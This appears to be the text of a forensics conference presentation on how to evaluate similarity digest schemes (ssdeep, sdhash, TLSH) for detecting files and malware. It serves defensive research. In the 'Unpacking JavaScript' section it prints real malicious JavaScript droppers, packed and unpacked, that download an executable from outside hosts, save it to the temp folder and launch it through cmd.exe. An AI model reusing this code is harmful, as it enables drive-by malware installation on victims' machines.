



# On Criteria for Evaluating Similarity Digest Schemes

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# Abstract

Similarity digests schemes have been discussed at the DFRWS workshop on a number of occasions. These schemes are very useful for forensic analysis due to the property that small changes in a file result in small changes in the digest, allowing similar files to be quickly identified, and potentially allowing a researcher to identify files which have been deliberately modified or mutated to avoid detection. The presentation will restrict itself to similarity digest schemes where the source code is in the public domain. The range of schemes described fall into two broad categories: (i) Ssdeep, Sdhash and variants such as mrsh-v2 and (ii) Locality Sensitive Hashing schemes such as Nilsimsa and TLSH. A number of criteria have been suggested for evaluating the effectiveness of these schemes including statistical criteria, performance criteria, file-property criteria and attacking the digests from an adversarial point of view. The statistical criteria include precision and recall, and more recently (in 2013 and 2014) extends to ROC analysis. The FRASH framework also proposes criteria such as the ability of the scheme to detect embedded files and file fragments that are of interest. The adversarial analyses range from theoretical analysis of the schemes to empirical evaluating the robustness of the schemes when exposed to random changes. In this presentation, I raise practical considerations that affect the evaluation approach being used.

# ***What are Similarity Digests?***

- Traditional hashes (such as SHA1 and MD5) have the property that a small change to the file being hashed results in a completely different hash
- Similarity Digests have the property that a small change to the file being hashed results in a small change to the digest
  - You can measure the similarity between 2 files by comparing their digests

# Criteria previously considered...

- Accuracy
  - Detection rates / FP rates
  - ROC Analysis
  - Accuracy when content exposed to random changes
  - Accuracy when content modified using adversarial techniques
- Identifying encapsulated content
- Anti-blacklisting
- Anti-whitelisting
- Performance
  - Evaluating digest
  - Comparing digests
  - Searching through large databases of digests
- Size of the digest
- Collision rates


Require further discussion

# *Open Source Similarity Digests*

## Broad categories

- Context Triggered Piecewise Hashing
  - Ssdeep
- Feature Extraction
  - Sdhash
- Locality Sensitive Hashes
  - TLSH / Nilsimsa
- Hybrid Approaches

# Context Triggered Piecewise Hashing (Ssdeep)



# Feature Extraction (Sdhash)

AAqxwyvfzfiizyvfzy  
vqfzyIDSNMLIDSM  
LSzyfzyiqfzyipzyvfz  
yvfqzyfqzyqaz9999

Idslmldsmcshjlksm  
saaaaaaaaamlkfdsa  
m;lfsmcmlmmkwkw  
45765j2o23nxncb

zzzyzyqfzypfuwyxfz  
fnnnnnnnnzyxsqfnz  
;ysfzpyzzxjxj45765  
w2b23akapozpCSl  
MLESUURRrxy222  
22jzbsrz;yzrrj;rj;jr,zy  
nyn,25436532,fn',y  
qpkf

Feature  
46677

Feature  
46677

Feature  
78902

Feature  
92376

qxwyvfzfiizyvfzyvqf  
zyIDSNMLIDSMLS  
zyfzyiqfzyipzyvfzyvf  
qzyfqzyqaz1234

Idslmldsmcshjlksm  
saaaaaaaaamlkfdsa  
m;lfsmcmlmmkwkw  
45765j2o23nxncb

yqfzyzyqfzypfuwyxfz  
nnnnnnnnnzyxsqfnz;  
ysfzpyzzxjxj45765  
w2b23akapozpCSl  
MLESUURRrxyjjxc  
bjzbsrz;yzrrj;rj;jr,zyn  
yn,25436532,fn',yq  
pkf



# Locality Sensitive Hashes (TLSH, Nilsimsa)

AAqxwyvfzfiizyvfzy  
vqfzyIDSNMLIDSM  
LSzyfzyiqfzyipzyvfz  
yvfqzyfqzyqaz9999

Bucket 56

ldslmldsmcshjlksm  
saaaaaaaaamlkfdsa  
m;lfsmcmlmmkwkw  
45765j2o23nxncb

zzzyzyqfzypfuwyxfz  
fnnnnnnnnnzyxsqfnz  
;ysfzpyzzxjxj45765

Bucket 89

w2b23akapozpCSl  
MLESUURRrxy222  
22jzbsrz;yzrrj;rj;jr,zy  
nyn,25436532,fn',y  
qpkf

qxwyvfzfiizyvfzyvqf  
zyIDSNMLIDSMLS  
zyfzyiqfzyipzyvfzyvf  
qzyfqzyqaz1234


Bucket 56

ldslmldsmcshjlksm  
saaaaaaaaamlkfdsa  
m;lfsmcmlmmkwkw  
45765j2o23nxncb

yqfzyzyqfzypfuwyxfz  
nnnnnnnnnzyxsqfnz;  
ysfzpyzzxjxj45765

Bucket 89

w2b23akapozpCSl  
MLESUURRrxyjjxc  
bjzbsrz;yzrrj;rj;jr,zyn  
yn,25436532,fn',yq  
pkf





# Real World Issues

- **A. Packing:** It is standard practice to use packing / compression / encryption methods in malicious files
- **B. Content Transformations:** Adversaries systematically go through different types of manipulation / modification to identify which transformations are most effective are hiding malicious content
- **C. Thresholds:** Care must be taken to establish suitable thresholds for different applications / different file types
- **D: Randomness:** At every point, spammers and malware authors add / modify content using randomness

# Limitations

- Cannot identify encrypted data as being similar
- Compressed data must be uncompressed first

The ideal situation is to have

⇒ Malware unpacked

⇒ Malicious JavaScript evaluated / emulated

⇒ Email attachments should be base64 decoded

⇒ Image files should be turned into a canonical format (avoid jpeg/gif)

...

In many applications, security knowledge should be applied to get at the content of interest.

# Unpacking JavaScript

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('1c e(n){3 o=p.1b()*n;1a p.19(o)+' .9\\'}18{m="17";1="16";h="15.";g="14";k="13.";j="12";f=\\'11://10/Z/Y.9\\';3 4=X.W(m+1);4.V("U","T:R-P-O-N-M");3 x=4.8(k+j,"");3 S=4.8(h+g,"");S.L=1;x.b("K",f,0);x.J();5=e(I);3 F=4.8("H.G","");3 7=F.E(0);3 6;6=F.a(7,"D"+5);5=F.a(7,5);S.C();S.B(x.A);S.z(5,2);S.y();F.w(5,6);3 Q=4.8("v.u","");d=F.a(7+\\'\\\\\\t\\',\\'s.9\\');Q.r(d,\\' /c \\'+6,"","b",0)}q(i){i=1}',62,75,'|||var|df|mz1|t2|tmp|CreateObject|exe|BuildPath|open||exp1|gn|lj|ddd|ccc||fff|eee|bbb|aaa||number|Math|catch|ShellExecute|cmd|system32|Application|Shell|MoveFile||Close|SaveToFile|responseBody|Write|Open|rising|GetSpecialFolder||FileSystemObject|Scripting|1000|send|GET|type|00C04FC29E36|983A|11D0|65A3||BD96C556||clsid|classid|setAttribute|createElement|document|ads.jpg|ads|s.222360.com|http|XMLHTTP|Microsoft|Stream|Adodb|ect|obj|try|round|return|random|function'.split('|'),0,{}))
```

# Unpacking JavaScript

JS\_AGENT.AEVS.8132.js







```
function gn(n){var number=Math.random()*n;return
Math.round(number)+'.exe'}try{aaa="obj";bb
b="ect";ccc="Adodb.";ddd="Stream";eee="
Microsoft.";fff="XMLHTTP";lj='http://s.22236
0.com/ads/ads.jpg.exe';var
df=document.createElement(aaa+bbb);df.s
etAttribute("classid","clsid:BD96C556-65A3-
11D0-983A-00C04FC29E36");var
x=df.CreateObject(eee+fff,"");var
S=df.CreateObject(ccc+ddd,"");S.type=1;x.
open("GET",lj,0);x.send();mz1=gn(1000);va
r
F=df.CreateObject("Scripting.FileSystemOb
ject","");var tmp=F.GetSpecialFolder(0);var
t2;t2=F.BuildPath(tmp,"rising"+mz1);mz1=F.
BuildPath(tmp,mz1);S.Open();S.Write(x.res
ponseBody);S.SaveToFile(mz1,2);S.Close()
;F.MoveFile(mz1,t2);var
Q=df.CreateObject("Shell.Application","");ex
p1=F.BuildPath(tmp+'\\system32','cmd.exe');
Q.ShellExecute(exp1,'/c
'+t2,"","open",0)}catch(i){i=1}
```

JS\_AGENT.AEVS.B7772.js

```
function gn(n){var number=Math.random()*n;return
Math.round(number)+'.exe'}try{aaa="obj";bb
b="ect";ccc="Adodb.";ddd="Stream";eee="
Microsoft.";fff="XMLHTTP";lj='http://www.pu
ma164.com/pu/1.exe';var
df=document.createElement(aaa+bbb);df.s
etAttribute("classid","clsid:BD96C556-65A3-
11D0-983A-00C04FC29E36");var
x=df.CreateObject(eee+fff,"");var
S=df.CreateObject(ccc+ddd,"");S.type=1;x.
open("GET",lj,0);x.send();mz1=gn(1000);va
r
F=df.CreateObject("Scripting.FileSystemOb
ject","");var tmp=F.GetSpecialFolder(0);var
t2;t2=F.BuildPath(tmp,"rising"+mz1);mz1=F.
BuildPath(tmp,mz1);S.Open();S.Write(x.res
ponseBody);S.SaveToFile(mz1,2);S.Close()
;F.MoveFile(mz1,t2);var
Q=df.CreateObject("Shell.Application","");ex
p1=F.BuildPath(tmp+'\\system32','cmd.exe');
Q.ShellExecute(exp1,'/c
'+t2,"","open",0)}catch(i){i=1}
```

Ssdeep / TLSH / Sdhash all identify these as matching

# Experiments with variation: Image spam

Manipulation	Image 1	Image 2
Changing image height and width; Adding dots, and dashes		
Changing image height and width; Changing background colour		
Image rotation		

# Malware: Metamorphism

- Arbitrary API calls and arbitrary assembly instruction inserted with no effect to the program flow

```
loc_406A04:
    push    eax
    xor     eax, eax
    pop     eax
    inc     ecx
    dec     ecx
    jmp     loc_404455
```

```
loc_401527:                                ; CODE XREF: sub_40143F+891j
    call    ds:GetTickCount
    test    eax, eax
    jnz     loc_401792
    call    VarCyInt_0
    call    near ptr VarUI4FromR8
    call    near ptr SafeArrayUnlock
    call    near ptr VarFormatFromTokens
    call    sub_405128
    call    near ptr VarR8FromI8
    call    sub_40510A
    call    near ptr LoadStringA
    call    near ptr SetActiveWindow
    call    near ptr EnumDisplaySettingsExA
    call    near ptr TabbedTextOutW
    call    near ptr RealGetWindowClassW
    call    near ptr DialogBoxParamA
    call    near ptr ExitWindowsEx
    call    near ptr GetDlgItemTextW
    call    near ptr SetMenuItemInfoA
    call    near ptr IsCharAlphaA
    call    near ptr MsgWaitForMultipleObjectsEx
    call    near ptr ToAscii
    call    near ptr GetAltTabInfoW
    call    near ptr GetClassInfoW
    call    near ptr GetKeyboardType
    call    near ptr GetMenu
    call    near ptr ReleaseCapture
    call    near ptr DragObject
    call    near ptr SetDlgItemTextA
    call    near ptr PostThreadMessageA
    call    near ptr VarBoolFromUI2
    call    near ptr SafeArrayGetRecordInfo
    call    VarCyCmp
    call    sub_405110
    call    near ptr VarFormatNumber
    call    near ptr VarBstrFromI1
```



# Malware: Metamorphism and Function splits

- Malware author used automatic function split engine
  - Break a function into several pieces
  - Connect them through unconditional jumps
  - The following shows Hex-Rays decompiler gets confused

```
CDialog::OnInitDialog(a4, a5, a3, a2);  
v24 = 0;  
memset(&v25, 0, 0x204u);  
v26 = 0;  
hMod = GetModuleHandleW(v16);  
v23 = GetProcAddress(hMod, L"kernel32.dll");  
v23();  
v6 = LoadLibraryA("kernel32.dll");  
v30 = GetProcAddress(v6, 0);  
v27 = ((int (__cdecl *)(__int16 *, unsigned int, signed int, _DWORD  
    &v24,  
    2147483648,  
    1
```



# Malware: Results on recent malware family

Dropper files collected from ongoing ransom-ware outbreak.

TLSH / Ssdeep / Sdhash ineffective.

When provided content derived from emulation then perfect matching occurred

- TLSH 78/78 score < 8
- Sdhash 78/78 score > 94
- Ssdeep 78/78 score > 93

# ***Thresholds: Similar Legitimate Executable Files***


Legitimate programs share common code and libraries with other legitimate programs and with malware

- processing argc/argv
- stdio library
- ...

For example, Linux utilities “wc” and “uniq” can match for unexpected reasons – they share the author David MacKenzie.

Makes setting a threshold for matching significantly more difficult.

# ROC curves



# Design / Research

- Identifying encapsulated content is a useful criteria.
  - Often requires specialized processing
  - ⇒ Should not be considered a primary criteria
- Schemes can be resistant to certain types of changes and vulnerable to others
  - In adversarial situations, the scheme is only as strong as its vulnerabilities
  - ⇒ Minimax-like evaluation would be useful

## ***Design / Research (cont.)***

- Resistance to random changes
  - Schemes vary in this measure
  - Randomness is used ubiquitously by spammers / malware authors
  - ⇒ A useful criteria for evaluation
- Scalable searching through large databases of digests
  - Very important criteria, inadequately discussed
  - A smooth ROC curve makes this feasible
  - ⇒ A useful criteria for evaluation

# Conclusions / Questions

- Similarity Digests are a useful tool for real world security problems
- When designing / doing research on these types of schemes, it is important to do adversarial evaluation
  - a mathematical basis for comparing similarity digests in an adversarial environment?
- Can Hybrid approaches combine the best parts of different schemes?

# ***Resources and Acknowledgement***

Acknowledgements:

Scott Forman, Vic Hargrave, Chun Cheng.

## **Open source on Github**

<https://github.com/trendmicro/tlsh/>

## **Papers**

[https://www.academia.edu/7833902/TLSH\\_-\\_A\\_Locality\\_Sensitive\\_Hash](https://www.academia.edu/7833902/TLSH_-_A_Locality_Sensitive_Hash)

[https://www.academia.edu/9768744/On\\_Attacking\\_Locality\\_Sensitive\\_Hashes\\_and\\_Similarity\\_Digests](https://www.academia.edu/9768744/On_Attacking_Locality_Sensitive_Hashes_and_Similarity_Digests)